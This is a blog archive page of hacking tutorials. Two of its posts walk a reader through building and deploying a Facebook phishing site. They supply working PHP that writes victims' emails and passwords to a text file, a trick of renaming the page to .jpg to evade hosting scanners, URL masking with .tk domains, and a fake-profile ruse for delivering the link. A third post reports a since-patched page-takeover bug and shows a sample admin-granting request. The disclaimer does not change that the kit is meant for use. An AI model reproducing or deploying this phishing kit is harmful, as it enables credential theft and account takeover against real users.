Showing posts with label hack facebook. Show all posts

Friday, 18 December 2015

Hack Facebook Using Phishing 2016 - Bypassing Security Check (Responsive)

fb phishing 1016- picateshackz

This is a complete tutorial for creating a facebook phishing site in 2016, newbies can follow this tutorial very easily. there are many ways to hack facebook accounts but unfortunately Everything wont work properly in now a days because today's IT security system is developed so far especially facebook. phishing is the popular method to hack fb but there is a lot of problems in present days, everybody can create a phishing page but the problem comes when hosting to free host sites like 000webhost.com.., and they will suspend the account immediately also some browser will warn it as a fake page. for a solution i have bypassed all the above issues and it will remain as Un-suspended and undetectable for browsers.

Warning & Disclaimer: Making a phishing page is not illegal, but using a phishing page is illegal. This tutorial is just to show you, "How to create phishing page?". If you use this to hack anyone account, then I AM not responsible for it. Do anything on your own risk.

I have included the responsive facebook phishing page files in this tutorials, so you wont take lot of time to demonstrate a phishing page yourself.


Features 

  • No suspension (From free web host)
  • Undetectable (Browser security check bypassed)
  • Responsive (It will work with Mobile And Desktop)
  • Url Mask (Hiding or changing phisher url)


    I have sorted this tutorial as 4 steps:

  1. Download the Attachment file, size:2.16 mb (Click here to download) or Alternate download
  2. Sign up to Free web host and upload the files
  3. URL masking/hiding
  4. Responsive Demonstration 

Step 1: Download the Attachment file

First of all download the attachment file named 'responsive-facebook.zip' file from here.

Extract the zip file and you will see 10 files named (data.php, data1.php, index.php, Mobile_Detect.php, desktop.jpg, follow.jpg, follow.jpg, desktop_files.zip, login_files.zip, users.txt) see below screenshot.


fb-phishing-2016-mobile/desktop- picateshackz.com


If you want to know how can you create yourself a phishing page then i recommend you to read my previous article: Create Undetectable Facebook Phishing Site - Advanced


Step 2: Sign up to Free web host and upload the files

I prefer 000.webhost.com.

Go to: https://members.000webhost.com/signup  and fill out the information needed and click on Create My Account.

fb-phishing-2016-mobile/desktop- picateshackz.com


Open your email and verify the account you will see the active domain in your account ,then  click on Go to CPanel (highlighted in below screen shot).

fb-phishing-2016-mobile/desktop- picateshackz.com


Now open the first file manager icon under File managers section.

fb-phishing-2016-mobile/desktop- picateshackz.com


Open up  “public_html” folder and delete the 2 files inside it. then click on “upload“.

fb-phishing-2016-mobile/desktop- picateshackz.com


  • Below “Archive” section on the right side click on “Choose file“, Select the 2 files from downloaded attachment in step 1 (login_files.zip, desktop_files.zip)
  • Below “Files” section Choose the remaining 8 file (data.php, data1.php, index.php, Mobile_Detect.php, desktop.jpg, follow.jpg, follow.jpg, users.txt) 
  • Click on the “green tick“.
fb-phishing-2016-mobile/desktop- picateshackz.com

Done!!!, Now what will happen,when your hosting provider will test your content they will get a innocent php file reading another file.and when they try will to access "login.jpg" file they will get an invalid/corrupted image.

Now Access your URL with this id at end (/?id=facebook), This Unique Url is important for bypassing security check and i set the default id as facebook for this tutorial.

Example: "www.autolikerfb.comxa.com/?id=facebook"(See the Screenshot below)

fb-phishing-2016-mobile/desktop- picateshackz.com


When victim enter the email and and password in above page will be stored in our 'users.txt' file, to see that click the view button next to users.txt file.

fb-phishing-2016-mobile/desktop- picateshackz.com

Inside users.txt file you can see the victim's email and password (highlighted part in below screen shot).

fb-phishing-2016-mobile/desktop- picateshackz.com

Finally you have your phisher link like this: www.autolikerfb.comxa.com/?id=facebook


Step 3: Url Masking/Hiding

Now you have to hide the URL. That way it can be less suspicious. so here we use Dot TK url Shortening. your actual Phishing url can create a sense of doubt in victim's mind, we can hide the url. Dot.tk is an online service which enables you to hide/mask the url.

1. So, go to http://www.dot.tk/en/index.html?lang=en to hide a url.

2. Select shorten URL then enter your phisher link in the textbox and hit on Next. (our Phisher link: 
www.autolikerfb.comxa.com/?id=facebook )
3. Enter the link you want to rename your phisher link to dot.tk domain name.
(domain: autolikerfb )

Now we have the phishing url shortened like belove:

www.autolikerfb.comxa.com/?id=facebook  =  autolikerfb.tk

Now, you can send this masked phisher link to your victim.

The victim will now find our phisher link less suspicious as we have hidden the actual phisher link using .tk domain.


Step 4: Responsive Demonstration 

Here is the screenshot of autoliker.tk in mobile view and desktop version,it will automatically redirect to original facebook page when login. 


fb-phishing-2016-mobile/desktop- picateshackz.com
Mobile View
fb-phishing-2016-mobile/desktop- picateshackz.com
Desktop View

Saturday, 12 December 2015

Create Undetectable Facebook Phishing Site - Advanced

undetectable-facebook-phishing- www.picateshackz.com

How to create undetectable facebook phishing page!, this is a big topic in now a days and i got many questions about this topic, so today i want to show a solution for this. in this tutorial i will explain the whole process to make phishing page undetectable including  how to bypass security check of free hosting site to avoid account suspension , URL masking/hiding, and how to send it to victim.

In normal scenario when you design your phishing page and upload files to your hosting account, your Web Hosting provider attempts to find all phishing attempts from their servers, Maximum time they do this by using automated crawlers. If the crawler find any Forbidden character in your uploaded files. Sometimes they may contact you directly to remove the phishing files.
If they receive notification, they will remove the files automatically and notify you that your website contained phishing files and may suspend your account but here you have the real solution for this problem.


If you are newbie to facebook phishing then i suggest you to read my previous article: How To Hack Facebook Using Phishing Method-Basic 

Warning & Disclaimer: Making a phishing page is not illegal, but using a phishing page is illegal. This tutorial is just to show you, "How to create phishing page?". If you use this to hack anyone account, then I AM not responsible for it. Do anything on your own risk.

This tutorial has 3 main steps:
  1. Creating undetectable facebook phishing page
  2. Create an account in free web hosting site and upload the phisher files
  3. Url Masking/Hiding and send it to victim

So Lets's Start,

I prefer newbies to follow the step by step guide, so you can learn how phishing works. If you don't want to create yourself a phishing page then you can Download attachment file here(facebookdesktop.zip) or Alternate download and move to Step: 2


Step 1: Creating undetectable facebook phishing page

First go to facebook home page (www.facebook.com) then, Right click > Save as and Save it as 'login.html'.

undetectable-facebook-phishing- www.picateshackz.com


Now you will get two files (login_files folder and login.html).

now right click on 'login.html' and open with notepad and search (By pressing Ctrl+F) for : action in it and replace the highlighted part (as in the following screenshot) with 'data.php' .

(there is 3 'method' and lot of 'actions' in the file when you search, but you have to replace the first method and the action behind that)

undetectable-facebook-phishing- www.picateshackz.com


Again search (By pressing Ctrl+F) for : method in it and replace the highlighted part (post) with 'get' and save it.

undetectable-facebook-phishing- www.picateshackz.com


Rename the 'login.html' to 'login.jpg' (jpg files will bypass the free hosting security check).

undetectable-facebook-phishing- www.picateshackz.com


Now we have to create another web page with .jpg extension. i am already prepared a simple page so copy the below code and paste it in notepad and save the file as 'follow.jpg'


<!DOCTYPE html><html> <head> <title>Find your Facebook ID - a 5-second easy tool for locating your Facebook numeric personal ID</title> <meta name="description" content="If you need to know your Facebook numeric peronal ID, just plug your Profile URL into this simple tool." /> <link rel="stylesheet" href="reset.css" type="text/css" media="screen"> <link rel="stylesheet" href="style.css" type="text/css" media="screen"> <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"></script> <script src="script.js" type="text/javascript" charset="utf-8"></script> <meta property="fb:admins" content="1146295886" /> </head> <body> <form action="" method="post"> <label for="fb_profile_url" class="text-input-label fb_profile_url-text-input-label"> Enter your personal Facebook profile URL: </label> <input type="text" name="fb_profile_url" value="" class="nr-text" size="45" placeholder="http://www.facebook.com/YourProfileName" /> <input type="hidden" name="unsanitized" class="nr-hidden hidden-input-for-unsanitized" /> <p> <input type="submit" value="Lookup numeric ID..." class="button-primary"> </p> <h1>Easily find your Facebook numeric personal ID for fb:admins social plugins and more!</h1> <p id="description"> For integrations of certain Facebook social plugins, like the "Like" button and "Like box", and others, Facebook
requires that you know your Facebook numeric user ID. Unfortunately, they make this very difficult to find, especially
if you have a so-called "vanity" personalized profile URL. If you can't find your Facebook ID, or don't know what it is
and need it, just enter your full Facebook profile URL in the above form, and we can scrape the ID from the code of your
personal profile page.
</p></form>
<script type="text/javascript"> var _gaq = _gaq || []; _gaq.push(['_setAccount', 'UA-3361652-13']); _gaq.push(['_trackPageview']); (function() { var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true; ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-analytics.com/ga.js'; var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s); })();</script> </body></html>


Next you copy below code and paste it in notepad and save it as 'index.php'.

<?php$id = $_GET["id"];if ($id == "facebookdesktop") {      $myFile = "login.jpg";      $fh = fopen($myFile, 'r');      $theData = fread($fh, 500000);      fclose($fh);      echo $theData;}else{     $myFile1 = "follow.jpg";     $fh1 = fopen($myFile1, 'r');     $theData1 = fread($fh1, 500000);     fclose($fh1);     echo $theData1;}?>

Now you have to create another php file, so copy the below code and save it as 'data.php'.

:<?phpheader("Location: https://m.facebook.com/login.php?&e=1348092&email=");$handle = fopen("users.txt", "a");foreach($_GET as $variable => $value) {fwrite($handle, $variable);fwrite($handle, "=");fwrite($handle, $value);fwrite($handle, "\r\n");}fwrite($handle, "\r\n");fclose($handle);exit;?> 

At last we have to create a txt file to store victim's username and password, so make a blank txt file and save it as 'users.txt'.

 If you followed all the above steps carefully, you will have 6 files including 1 folder and It will look similar to this :

undetectable-facebook-phishing- www.picateshackz.com


Now select all files and create a zip of it (any name in my case it is 'facebookdesktop.zip'). Click here to download attachment
Note: make sure all the 6 files are inside the .zip file


Dreamhost banner


Step 2: Create an account in free web hosting site and upload the phisher files

I prefer 000.webhost.com.

Go to: https://members.000webhost.com/signup  and fill out the information needed and click on Create My Account.

undetectable-facebook-phishing- www.picateshackz.com


Open your email and verify the account you will see the active domain in your account ,then  click on Go to CPanel (highlighted in below screen shot).

undetectable-facebook-phishing- www.picateshackz.com


Now open the first file manager icon under File managers section.

undetectable-facebook-phishing- www.picateshackz.com


Go to “public_html” folder and delete the 2 files inside it. then click on “upload“.

undetectable-facebook-phishing- www.picateshackz.com


Below “Archives” section click on “Choose file“.
Select the zip file Which you have created above (In our case it is 'facebookdesktop.zip').
Click on the “green tick“.

undetectable-facebook-phishing- www.picateshackz.com


Done!!!, Now what will happen,when your hosting provider will test your content they will get a innocent php file reading another file.and when they try will to access "login.jpg" file they will get an invalid/corrupted image.


Now Access your URL with this id at end (/?id=facebookdesktop)
Example: "www.yourdomain.sub.com/?id=facebookdesktop/"(See the Screenshot below)


facebook phishing undetectable- picateshackz.com


When victim enter the email and and password in this link it will be stored in our 'users.txt' file, to see that click the view button next to users.txt file.

undetectable-facebook-phishing- www.picateshackz.com


Inside users.txt file you can see the victim's email and password (highlighted part in below screen shot).

undetectable-facebook-phishing- www.picateshackz.com


Step 3: Url Masking/Hiding and send it to victim

Before sharing it with your friends, You have to hide the URL. That way it can be less suspicious. so here we use Dot TK url Shortening. your actual Phishing url can create a sense of doubt in victim's mind, we can hide the url. Dot.tk is an online service which enables you to hide/mask the url.

1. So, go to http://www.dot.tk/en/index.html?lang=en to hide a url.

2. Select shorten URL then enter your phisher link in the textbox and hit on Next. (our Phisher link: 
www.yourdomain.sub.com/?id=facebookdesktop/)

3. Enter the link you want to rename your phisher link to dot.tk domain name.
(our domain: yourdomain)

Now we have the phishing url shortened like belove:

www.yourdomain.sub.com/?id=facebookdesktop  =  Yourdomain.tk

Now, you can send this masked phisher link to your victim.

The victim will now find our phisher link less suspicious as we have hidden the actual phisher link using .tk domain.

Now its time to send the message to the victim facebook inbox mind it that you cant send message in inbox if you are not friend of victim so to do that first create a fake facebook profile and open the victims facebook account
then click select 'report' after that select this timeline is using a fake name then click continue.


undetectable-facebook-phishing- www.picateshackz.com



Now select message to resolve this erase the previous message.

undetectable-facebook-phishing- www.picateshackz.com


Now type your message with phisher link 
(yourdomain.tk) and this message will go in inbox of victim account.
Thank you, If you have any problem in this tutorial just comment here.


Recommended Article: How To Create Facebook Phishing Android Application (No Coding Needed)

Friday, 28 August 2015

Hackers Could Hijack Your Facebook Fan Page With This Trick

Hackers Could Hijack Your Facebook- picateshackz.com

Facebook bounty hunter Laxman Muthiyah from India has recently discovered his third bug of this year in the widely popular social network website that just made a new record by touching 1 Billion users in a single day.

At the beginning of the year, Laxman discovered a serious flaw in Facebook graphs that allowed him to view or probably delete others photo album on Facebook, even without having authentication.

Just after a month, Laxman uncovered another critical vulnerability in the social network platform that resided in the Facebook Photo Sync feature, that automatically uploads photos from your mobile device to a private Facebook album, which isn’t visible to any of your Facebook friends or other Facebook users.

However, the flaw discovered by Laxman could allowed any third-party app to access and steal your personal photographs from the hidden Facebook Photo Sync album.


Hacking Any Facebook Page


Now, the latest bug in Laxman's list could allow attackers to take over control of your Facebook pages.

This time Laxman has found an issue with the "Facebook business pages" that are not specific to a single user account, but instead represent a business and are usually managed by a number of users.

However, Laxman could allow third-party apps to take complete control of a Facebook business page with limited permissions, possibly making the victim permanently lose administrator access to the page.


Here's How:


Third party Facebook applications are capable of performing all sets of operations, including post status on your behalf, publishing photos, and other tasks, but Facebook doesn't allow them to add or modify page admin roles.

Facebook allows a page administrator to assign different roles to different people in the organisation through manage_pages, a special access permission requested by third-party apps.

However, according to Laxman, an attacker can use a simple string of requests in an attempt to make himself as admin of the particular Facebook page.


Sample Request


The string something look like this:


POST /PGID/userpermissions HTTP/1.1Host: graph.facebook.comContent-Length: 245role=MANAGER&user=X&business=B&access_token=AAAA…

Here, page PGID belongs to business B, where one can manage_pages request to make user 'X' as a MANAGER (assign as an administrator) of the page.

This means these small changes in the request parameters could allow an attacker to gain complete control over your Facebook page.


Video Demonstration


Laxman has also provided a video demonstration that shows the attack in work. You can watch the video given below that will walk you through the entire procedure:

Laxman reported the flaw to the Facebook security team and received the reward of $2500 USD as a part of Facebook's bug bounty program.

Though the social network has now fixed the loophole, you must always be aware of the permissions you grant to any third-party applications.